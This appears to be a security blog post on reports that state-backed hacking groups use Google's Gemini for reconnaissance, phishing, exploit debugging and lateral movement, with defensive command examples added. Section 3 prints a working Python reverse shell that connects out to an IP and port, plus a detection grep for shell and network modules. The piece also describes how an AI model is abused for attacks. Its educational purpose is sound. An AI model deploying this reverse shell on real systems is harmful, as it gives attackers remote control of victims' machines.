
Listen to this Post
Introduction:

In a stark revelation that marks a new chapter in cyber warfare, Google has confirmed that state-backed hacking groups are now leveraging its Gemini AI model to orchestrate entire attack lifecycles. No longer just a tool for efficiency, Gemini is being used by threat actors from China, Iran, North Korea, and Russia to automate reconnaissance, craft sophisticated phishing lures, debug malicious code, and troubleshoot post-exploitation activities. This integration of generative AI into offensive operations signals a dangerous democratization of advanced hacking capabilities, lowering the barrier to entry for complex attacks while increasing their speed and scale.
Learning Objectives:
- Understand how AI models like Gemini are being utilized across the cyber kill chain, from initial reconnaissance to post-exploitation.
- Identify specific threat actor groups (APT31, APT42, UNC2970) and their evolving TTPs involving AI.
- Explore defensive strategies and technical commands to detect and mitigate AI-enhanced social engineering and vulnerability testing.
You Should Know:
1. AI-Driven Reconnaissance and OSINT Gathering
The first stage of any attack is information gathering. Hackers are using Gemini to process massive amounts of open-source intelligence (OSINT) at incredible speeds. Instead of manually scouring social media or breached databases, attackers can prompt the AI to profile specific employees at a target company, identifying their interests, communication styles, and potential weaknesses.
Step‑by‑step guide (Defensive Simulation):
To understand what information is publicly available on your own organization, security teams can simulate this using command-line OSINT tools, which aggregate the data an AI might later analyze.
– Linux Command (theHarvester):
theHarvester -d yourcompany.com -b linkedin,google,bing
What it does: This command searches for email addresses, subdomains, and employee names associated with your domain across public sources. If an AI were to analyze this output, it could build a detailed target profile for spear-phishing.
– Windows Command (PowerShell for DNS Enumeration):
Resolve-DnsName yourcompany.com | Format-List
What it does: This retrieves DNS records. An attacker using Gemini could ask the AI to interpret these records to map out your network infrastructure without manual effort.
2. Generating Polymorphic Phishing Lures with AI
One of the most dangerous capabilities being abused is Gemini’s natural language processing. Attackers are using it to generate grammatically perfect, context-aware phishing emails. By feeding the AI the OSINT gathered in step one, they can create lures that mimic the tone of a CEO or reference current projects, making detection by traditional filters extremely difficult.
Step‑by‑step guide (Email Header Analysis):
Defenders must learn to analyze the technical artifacts left behind, as the content may be flawless.
– Linux Command (Analyze Email Headers):
Save a suspicious email (`.eml` file) and run:
grep -i "received|return-path|authentication-results" email_file.eml
What it does: This extracts the routing path and authentication results. While the body may be AI-perfect, anomalies in the sending server’s IP or SPF/DKIM failures can reveal the attack.
– Tool Configuration (PhishEye/YARA Rules):
Create a YARA rule to detect common phrases or structures repeatedly used by AI, though this is an arms race.
rule AI_Phishing_Lure {
strings:
$ai_phrase1 = "I hope this email finds you well" wide ascii
$ai_phrase2 = "I'm reaching out to you personally" wide ascii
condition:
any of them
}
3. Automated Code Generation for Exploitation
Groups like North Korea’s UNC2970 are using Gemini to write exploit code and troubleshoot scripts. This accelerates the development of custom malware and helps less-skilled operators execute complex attacks. The AI can translate a vulnerability description (CVE) into a working proof-of-concept script in seconds.
Step‑by‑step guide (Analyzing AI-Generated Code):
If you encounter a suspicious Python script, you can analyze its behavior in a sandbox.
– Linux Command (Static Analysis):
strings suspicious_script.py | grep -E "requests|socket|subprocess|base64"
What it does: This quickly surfaces network connections (requests), shell commands (subprocess), or encoded payloads (base64) that are common in AI-generated reverse shells.
– Example of an AI-Generated Reverse Shell (Python):
An attacker might prompt Gemini to “create a reverse shell that bypasses basic firewalls.”
import socket, subprocess, os
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.1.100", 4444))
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
subprocess.call(["/bin/sh", "-i"])
What it does: This script connects back to an attacker’s IP and provides shell access. AI makes generating such code trivial.
4. Vulnerability Testing and Troubleshooting
Gemini is being used to troubleshoot failed exploits. If a piece of malware crashes or a SQL injection payload doesn’t work, attackers feed the error message into the AI to debug it. This “co-pilot for hacking” allows attackers to iterate faster than ever before.
Step‑by‑step guide (Web Vulnerability Scanning):
Defenders should aggressively scan their own apps to find flaws before an AI helps an attacker find them.
– Linux Command (Nmap for service detection):
nmap -sV -p 80,443,8080 --script=http-enum target_ip
What it does: Enumerates web servers and common paths. An attacker would use this output as context for Gemini to ask, “What are known exploits for Apache 2.4.49?”
– Tool Configuration (Burp Suite Intruder):
Use Burp Suite to automate parameter fuzzing. An attacker might ask Gemini to generate a list of 1000 common parameter names to test for injection points.
5. Post-Compromise Lateral Movement
Once inside a network, APT groups are using AI to understand complex internal environments. By feeding Gemini output from `netstat` or Active Directory queries, they can quickly determine the quickest path to a Domain Controller or a high-value database server.
Step‑by‑step guide (Post-Exploitation Reconnaissance):
If a system is compromised, an attacker might run these commands and use AI to interpret the results.
– Windows Command (PowerShell):
Get-NetTCPConnection -State Established | Select-Object LocalAddress, RemoteAddress, OwningProcess
What it does: Shows active connections, helping the attacker (or defender) see where the machine is talking to.
– Linux Command (Lateral Movement Check):
arp -a
What it does: Displays the ARP cache, revealing other live hosts on the same subnet.
6. Cloud Hardening Against AI-Assisted Attacks
AI models are particularly good at parsing cloud configuration files to find privilege escalation paths. Attackers are using Gemini to read IAM policies and identify “over-privileged” roles.
Step‑by‑step guide (AWS IAM Audit):
- AWS CLI Command:
aws iam simulate-principal-policy --policy-source-arn arn:aws:iam::123456789012:user/testuser --action-names s3:PutObject s3:DeleteBucket
What it does: Simulates what actions a user can actually take. An attacker would use an AI to interpret the JSON output and suggest a chain of actions to escalate privileges.
What Undercode Say:
- Key Takeaway 1: The cyber kill chain has been accelerated. AI eliminates the manual toil of research and debugging, allowing attackers to move from reconnaissance to exploitation in hours, not days.
- Key Takeaway 2: Detection must shift from content-based to behavior-based. Since AI can generate infinite variations of perfect phishing text and unique code, we cannot rely on static signatures.
The integration of Gemini into state-sponsored hacking is a paradigm shift. We are witnessing the industrialization of hacking, where a single operator, guided by an AI co-pilot, can perform the work of an entire team. This forces defenders to adopt AI equally aggressively, not just for defense, but for proactive threat hunting and red teaming. The future of security is a battle of algorithms, where the speed of AI-driven offense meets the adaptability of AI-driven defense. Organizations must immediately begin training security operations center (SOC) analysts on how to identify AI-generated artifacts and secure their AI prompts to prevent data leakage, as the same tools used to protect us are now firmly in the hands of our adversaries.
Prediction:
Within the next 12 to 18 months, we will see the emergence of fully autonomous AI agents designed specifically for penetration testing, which will be repurposed by criminals for continuous, low-and-slow attacks. This will force a regulatory push for “AI provenance” in code and content, as well as the development of adversarial AI systems designed to poison the data models that hackers rely on, turning their Gemini assistants into liabilities.
▶️ Related Video (84% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Dr Todd – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


